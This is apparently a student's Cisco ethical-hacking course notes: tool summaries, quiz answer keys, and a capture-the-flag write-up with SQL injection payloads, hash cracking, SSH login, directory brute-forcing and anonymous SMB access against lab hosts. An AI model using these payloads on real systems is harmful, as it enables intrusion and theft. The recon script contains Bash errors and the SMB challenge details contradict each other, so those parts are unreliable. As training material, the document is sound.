smbclient // 192.168.0.27// tmp % Connects to an SMB share
smb > put test.txt holiday_party.txt % Uploads 'test.txt' as 'holiday.txt'
```

Analyze Automation Code

Open Kali VM with credentials username & password as kali

Test the net connection to the server via

```
$ ping -c5 10.6.6.23
```

Type $ mousepad and create new text file as given below.

```
#!/bin/bash # Specify the script should be interpreted using Bash shell.
if [-z '$1' ] # check if IP of target is entered.
#checks if the first command line argument ($1) is empty (no IP provided)
then
   echo "Correct usage is ./recon.sh <IP>"
exit # exits the script if no IP is provided.

else
   echo "Target IP $1" # displays the target IP entered by the user.
   echo "Running Nmap ..." # Nmap scan is starting
   nmap -sV $1 > scan_results.txt # run scan on the target IP and save
fi # Ends the if else condition block
```

Make file executable by $ chmod +x recon.sh ← important line

To see the scan results enter

$ Cat scan_results.txt

data gathering

→ Modify the script to enumerate shares on the target. By adding the following lines.

```
if grep 445 scan-results.txt | grep -iq open # If the Samba port 445 is found and open, run enum4linux.
then
    enum4linux -U -S $1 scan-results.txt # run enum for linux to enumerate users -U and shares -S on the target ip $1
    echo "Samba found Enumeration complete."
    echo "Results added to scan-results.txt"
    echo "To view the result, cat the file"
else
    echo "open SMB ports share not found"
fi
```

THEORY SUMMARIZED

Feat Cisco Ethical Hacker Course Module #10 and Chatgpt

Created by: Showkot Hosen

Connect: Linkedin

✓ Reconnaissance & Enumeration

◆ Passive Reconnaissance (No direct contact with target)

Goal: Gather info without alerting the target.

- **Nslookup / Host / Dig**
  ➤ Query DNS records, find IPs, CNAMEs.
- **Whois**
  ➤ Find domain ownership & registrar info (limited post-GDPR).
- **FOCA**
  ➤ Extract metadata from public documents (Office, PDF)**.**
- **ExifTool**
  ➤ Extract metadata (EXIF) from images (camera type, timestamp, GPS).
- **theHarvester**
  ➤ Enumerate emails, domains, hosts via multiple sources (Google, Twitter, LinkedIn, etc.).
- **Shodan**
  ➤ Search engine for Internet-connected devices (IoT, routers, SCADA, etc.).
- **Maltego**
  ➤ Visual link analysis using public data (people, domains, companies).
- **Recon-ng**
  ➤ Automated OSINT framework with modules, API integrations.
- **Censys**
  ➤ Internet-wide search for devices, services, vulnerabilities (like Shodan).

◆ **Active Reconnaissance (Direct interaction with target)**

Goal: Actively probe and scan target systems**.**

- **Nmap**
  ➤ Network scanner; detect live hosts, open ports, OS, services.
  ➤ -sV for service version, -sS for SYN scan, -A for OS & script scan.
  ➤ NSE (Nmap Scripting Engine) for detailed info (vuln, auth bypass, **etc.).**
- **Zenmap**
  ➤ GUI for Nmap; useful for visual topology and easy use.
- **Enum4linux**
  ➤ **SMB/Samba enumeration: users, shares, OS info.**
  ➤ **Good for testing Windows environments.**

✅ Summary Checklist for EH

Task	Tool/Method
DNS Records	**Nslookup, Host, Dig**
Domain Ownership	Whois
Metadata in Docs/Images	FOCA, ExifTool
Email/Subdomain Gathering	theHarvester
Internet-Exposed Devices	Shodan, Censys
Visual Relationship Mapping	Maltego
OSINT Automation	Recon-ng
Port/Host/Service Scanning	Nmap, Zenmap
SMB/Samba Enumeration	Enum4linux

Use passive tools first to avoid detection. Switch to active tools only when authorized during the engagement.

✅ Vulnerability Scanning Tools

◆ General Vulnerability Scanners

- **OpenVAS:** Open-source scanner by Greenbone; performs deep host/network scans. Has API for automation.
- **Nessus:** Commercial scanner by Tenable; supports continuous monitoring and compliance checks.
- **Nexpose:** By Rapid7; integrates with security tools, popular for vulnerability management.
- **Qualys:** Cloud-based scanner; used for monitoring, compliance, vulnerability scanning.

◆ Web Vulnerability Scanners

- **SQLmap:** Automates SQL injection detection *and* exploitation.
- **Nikto:** Scans for misconfigurations, default/insecure files, outdated software on web servers.
- **OWASP ZAP:** Proxy-based scanner; identifies web vulns like XSS, path traversal, etc.
- **w3af:** Web scanner that can also run exploits (True).
- **DirBuster:** Brute-forces directories/files on web servers (Java-based). Alternatives: gobuster, ffuf.

◆ Cloud Vulnerability Scanning

- **Scout Suite:** Best for auditing cloud configurations (AWS, Azure, GCP).

✅ Practice Questions

Q1: Match the scanner to its description

- **Nessus – A:** vulnerability scanner for compliance/continuous monitoring
- **OpenVAS – B:** open-source, detailed host/network scanner
- **Nikto – C:** scans web servers for misconfigurations, outdated software
- **OWASP ZAP – D:** web scanner & proxy

Q2: Best tool to scan cloud environment

- ✅ **Answer:** Scout Suite
  Reason: *Designed for cloud security auditing (AWS, GCP, Azure).*

Q3: Can w3af perform exploits?

- ✅ **Answer:** True
  Reason: *w3af can both detect and exploit vulnerabilities.*

Q4: Tool for brute-forcing web directories

- ✅ **Answer:** DirBuster
  Reason: *Designed specifically to brute force hidden directories/files on web servers.*

Q5: Tool for SQL injection detection & exploitation

- ✅ **Answer:** SQLmap
  Reason: *Automates both finding and exploiting SQLi vulnerabilities.*

✅ Credential Attack Tools

🔐 Password Cracking Tools

- **John the Ripper:** Offline cracker using wordlists & hash patterns. Supports many hash types. Not AES/SHA-2.
- **Hashcat:** Powerful GPU-based password cracker. Ideal for large hash sets and complex formats.
- **Cain and Abel:** Legacy Windows password recovery tool (packet sniffing, hash cracking, etc.).

💣 Brute-force Attack Tools

- **Hydra:** Online login brute-forcer (FTP, SSH, HTTP, etc.). Uses user/pass lists.
- **Medusa / Ncrack:** Similar to Hydra, fast login brute-force tools for network services.
- **Patator:** Modular brute-force tool (supports SNMPv3, VPNs, logins, etc.).

📂 Post-Exploitation Tools

- **Mimikatz:** Extracts credentials from memory (e.g., Windows LSASS). Great for privilege escalation.

□ Other Utilities

- **RainbowCrack:** Uses rainbow tables to crack hashes quickly.
- **CeWL: Crawls websites to generate custom wordlists.**
- **Johnny: GUI for John the Ripper.Q1: Match the credential attack tools**

Tool	Description
Cain	a legacy tool used to recover passwords from Windows-based systems (A)
Medusa	a tool used to perform brute-force credential attacks (B)
Hashcat	a GPU-accelerated password-cracking tool (C)
John the Ripper	an offline password cracker supporting many ciphertext formats (D)

Q2: Tools for precomputed hashes and custom wordlist creation

- ✅ **RainbowCrack –** For rainbow table–based cracking
- ✅ **CeWL –** For crawling websites and generating wordlists

Q3: Tool to brute-force remote login credentials

- ✅ **Hydra**
  Best for brute-forcing credentials on services like SSH, FTP, etc.

Q4: Tool to extract root credentials from memory

- ✅ **Mimikatz**
  Ideal for pulling passwords, hashes, tickets from Windows memory.

Q5: Enumerate SMTP users and brute force passwords

- ✅ **Patator**
  Modular brute-forcer, supports protocols like SMTP, SSH, SNMP, etc.

✅ Persistence Tools & Techniques

🔁 Persistence & Lateral Movement

- **Protocols for remote access/lateral movement:**
  - RDP, VNC, X server forwarding, Apple Remote Desktop

📜 Post-Exploitation PowerShell Tools

- **PowerShell:** Admin tasks, file manipulation, enumeration
- **PowerSploit:** PowerShell scripts for exploitation and persistence (GitHub)
- **Empire:** Framework using PowerShell (Win) or Python (Linux) agents for persistence, privilege escalation, and stealthy communication (GitHub)

✅ Evasion Tools & Techniques

Tool / Technique	Purpose
Veil	Generates AV-evading payloads for Metasploit
Tor	Anonymous browsing and routing (via onion relays)
Proxychains	Routes any app traffic through proxy/Tor for evasion
Encryption	Obfuscates payloads or comms, but can be abused by attackers
DNS/Protocol Tunneling	Data exfiltration through DNS/NTP (e.g., DNScat2, iodine, etc.)

✅ Practice Questions

🔐 10.2.10 – Persistence

Q: Which protocols are used for persistence and lateral movement? (Choose two)
✅ X server forwarding
✅ VNC
(The others like theHarvester, FOCA, and Maltego are OSINT tools, not persistence-related)

🕵️‍♂️ 10.2.12 – Evasion Tools Matching

Tool / Technique	Description
Veil (C)	A framework to evade antivirus checks and generate payloads
Encryption (A)	Method of evasion & obfuscation often misused by threat actors
Tor (B)	Enables anonymous web access and evades monitoring
Encapsulation/tunneling (DNS/NTP) (E)	Malware hides encoded data in protocol packets for exfiltration
Proxychains (D)	Forces apps to use Tor or proxies for stealthy network access

✅ Exploitation Frameworks

🔧 Metasploit Framework (MSF)

- Most popular exploitation tool for ethical hackers.
- Written in Ruby, installed by default in Kali Linux.
- **Modules:**
  - exploit, payload, auxiliary, encoder, post, nops
- **Launch using:** msfconsole
- **Use PostgreSQL DB:**
  - Start DB: service postgresql start
  - Init MSF DB: msfdb init
- **Example:** use exploit/unix/irc/unreal_ircd_3281_backdoor
  → Gain command shell access
  → Can run commands like id, cat /etc/shadow

🧠 Meterpreter (Post-Exploitation)

- Payload used after successful exploit.
- **Features:**
  - hashdump – Dump password hashes
  - getsystem – Escalate privileges
  - sysinfo, screenshot, shell, background
- **Goal:** Gather info, escalate, maintain access

🌐 BeEF (Browser Exploitation Framework)

- Used to exploit browser vulnerabilities
- Best for client-side attacks and web application testing
- Launches real-time attacks against hooked browsers

✅ Practice Questions – Correct Answers

❓ Q1: Which tool exploits client browsers for web app attacks?

✅ BeEF

❓ Q2: Which framework creates payloads & exploits vulnerabilities for C2?

✅ Metasploit

✓ Decompilation, Disassembly & Debugging Tools

Tool	Purpose / Platform
GDB	GNU Debugger for C/C++; used on Linux/Unix for program debugging & crash analysis
WinDbg	Windows kernel/user mode debugger; useful for crash dump & register analysis
OllyDbg	GUI debugger for 32-bit Windows applications; useful in malware analysis
edb	Cross-platform debugger (Evan's Debugger); good for buffer overflow testing
IDA Pro	Commercial disassembler/debugger with graph view; reverse engineering at its best
Ghidra	Free reverse engineering tool by NSA; supports decompilation + scripting (Java/Python)
Objdump	Linux command-line tool to disassemble binaries

Match the tool to its description:

Category	Correct Match
OllyDbg (A)	✅ A: Tool for analyzing 32-bit Windows applications
GDB (B)	✅ B: Free debugger for Unix-based systems
IDA (C)	✅ C: Commercial reverse engineering tool from Hex-Rays
WinDbg (D)	✅ D: Debugs Windows kernel and user-mode code
Ghidra (E)	✅ E: NSA-developed open-source reverse engineering tool

✅ Common Tools for Forensics

Category	Correct Match
ADIA (A)	✅ A VMware-based appliance used for small to medium-sized digital investigation and evidence acquisition
Security Onion (B)	✅ A Linux distro for network security monitoring that features advanced analysis tools
PALADIN (C)	✅ Modified Linux distribution for performing various evidence-collection tasks
SIFT Workstation (D)	✅ Offers advanced incident response capabilities and deep-dive digital forensic techniques that use open-source tools

✅ Common Tools for Software Assurance

Category	Correct Match
SonarQube (A)	✅ Tool that can be used to find vulnerabilities in code with support for CI and DevOps environments
Peach (B)	✅ Tool that sends random data to the unit being tested to find input validation issues, buffer overflows, etc.
American Fuzzy Lop (C)	✅ Tool that provides features of compile-time instrumentation and genetic algorithms to improve fuzzing test cases
Findsecbugs (D)	✅ Tool designed to find bugs in Java applications; integrates with Jenkins and SonarQube
Mutiny Fuzzing Framework (E)	✅ An open-source tool created by Cisco that uses Radamsa to perform mutations

✅ Wireless Tools

Question 1: Match the tool to its description

Category	Correct Match
mdk4 (A)	✅ Tool to perform fuzzing, IDS evasions, and other wireless attacks
Fern Wi-Fi Cracker (B)	✅ Tool to perform different attacks against wireless networks, including WEP/WPA/WPS
WiGLE (C)	✅ War driving tool
EAPHammer (D)	✅ Tool to perform evil twin attacks

Question 2: Spoof Bluetooth devices to access laptops

✅ Answer: Spooftooph

Question 3: Best tool to test WPS vulnerabilities

✅ Answer: Reaver

✅ Steganography Tools

Category	Correct Match
Sonic Visualiser (A)	✅ Tool that can be used to analyze embedded information in music/audio recordings
Coagula (B)	✅ Program that can be used to make sound from an image
TinEye (C)	✅ A reverse image search website
metagoofil (D)	✅ Tool that can extract metadata from documents and images
snow (E)	✅ Text-based steganography tool

Created by: Showkot Hosen

✅ Cloud Tools

Match the cloud tool to its description

Category	Correct Match
Cloud Custodian (A)	✅ Cloud security, governance, and management tool
Scout Suite (B)	✅ Collection of tools to reveal vulnerabilities in cloud platforms
Pacu (C)	✅ Framework for AWS exploitation
CloudBrute (D)	✅ Cloud enumeration tool

Cisco Ethical Hacking

Final Capstone Report

Platform: Kali Linux

Lab Range: Cisco Capstone Challenges 1~4

Tools Used:

- Nmap
- SQL Injection
- Crackstation
- Dirbuster
- SMBClient
- Wireshark
- Web Browser

Author: Showkot Hosen

INDEX

1. Challenge 1 . . 2
2. Challenge 2 . . 3
3. Challenge 3 . . 4
4. Challenge 4 . . 5

Challenge 1: SQL Injection

1. Summary

Targeted DVWA on http://10.6.6.100 with SQL injection. Retrieved credentials for user 'gordonb', cracked the password, and accessed the internal system via SSH to locate the flag file.

2. Technical Details / Findings

Vulnerability: SQL Injection on DVWA low-security level
Input Field: User ID parameter
Payload: ' OR '1'='1 --
Hash Found: e99a18c428cb38d5f260853678922e03
Password Cracked: abc123
Internal Host: 172.17.0.2
Flag File: hkxisx.txt
Flag Code: 4E9f12

3. Commands Used


 # SQLi attempt
1' OR'1=1 UNION SELECT User , Password FROM Users #

 # Crack MD5 hash Using a online password cracking tool
e99a18c428cb38d5f260853678922e03 > abc123

 # SSH to host
ssh gordonb@172.17.0.2
Password: abc123

 # Flag extraction
ls -la ~
cat hkxisx.txt

4.Resultant Flag



5. Remediation

Use parameterized queries (prepared statements)
Input validation,ORM libraries,Least Privilege and WAF.

Challenge 2: Web Server Vulnerabilities

1. Summary

Discovered exposed directories via directory listing due to misconfiguration on a web server. Extracted the flag from a viewable subdirectory.

2. Technical Details / Findings


Target: http://10.6.6.100
Discovered Directories: /hackable/uploads/, /documents/
Flag File: flag2.txt
Directory Containing Flag: /hackable/uploads/
Flag Code: D4cT88

3. Commands Used

```
# Directory brute-force
dirb http://10.6.6.100

# Flag containing file Path

dirb http://10.6.6.100/docs

# Manual navigation through Browser Revealed the flag
```

---

4. Resultant Flag



5. Remediation

Disable directory listing (Options -Indexes)
Place index.html in directories
Apply access control via .htaccess

Challenge 3: Exploit Open SMB Shares

1. Summary

Used Nmap and SMBClient to enumerate SMB shares on the internal network. Located a publicly accessible share and extracted a flag file.

2. Technical Details / Findings

Network Range: 10.6.6.0/24
Vulnerable Host: 10.6.6.101
Open Ports: 139, 445
Shares Found: public, documents, admin, IPC$
Accessible Shares: public, documents
Flag File: flag3.txt
Share Holding Flag: public
Flag Code: CHALLENGE3CODE123

3. Commands Used

```
# Scan for SMB servers
nmap -p 139,445 10.6.6.0/24 --open

# List SMB shares anonymously
smbclient -L //10.6.6.23 -N

# Access and list files
smbclient //10.6.6.23/print$ -N
ls

# The Flag contains in the OTHER directory

Cd OTHER

ls
taxes.txt
cat taxes.txt
```

---

4. Resultant Flag

4. Remediation

Disable anonymous SMB access
Limit SMB to internal systems only
Use SMB signing and strong authentication

Challenge 4: Analyze a PCAP File

1. Summary

Used Wireshark to analyze SA.pcap and identify HTTP traffic exposing sensitive information. Reconstructed URLs and extracted the challenge code.

2. Technical Details / Findings

File: ~/OTHER/SA.pcap
Target IP: 10.6.6.101
Observed Directories: /other/, /flagfiles/
URL with Flag: http://10.6.6.101/other/flag4.txt
Flag Content: Challenge Completed!
Challenge 4 Code: Xf93Z1

3. Commands Used

```
# Navigate to pcap location
cd ~/OTHER

# Open it via wire shark
wireshark SA.pcap

# Wireshark filters
http.request

# Reconstruct URL
http://10.6.6.101/data/account.xml
```

4. Resultant Flag

5. Resultant Flag

Use HTTPS to encrypt traffic
Restrict directory access with authentication

REFERENCES:

For the Whole Note

- The Course : Ethical-hacker
- Building Your Own Lab: VirtualBox
- Pre-built VM: Cisco Resource Hub
- AI: KaliGPT,ChatGPT
- Search Engines : Shodan.io,Google.com
- Free training on Metasploit : Metasploit Training
- The art of Hacking Repository: Github Link
- Mentor: Omar Santos
- Exam QnA: IT Exam Answers.net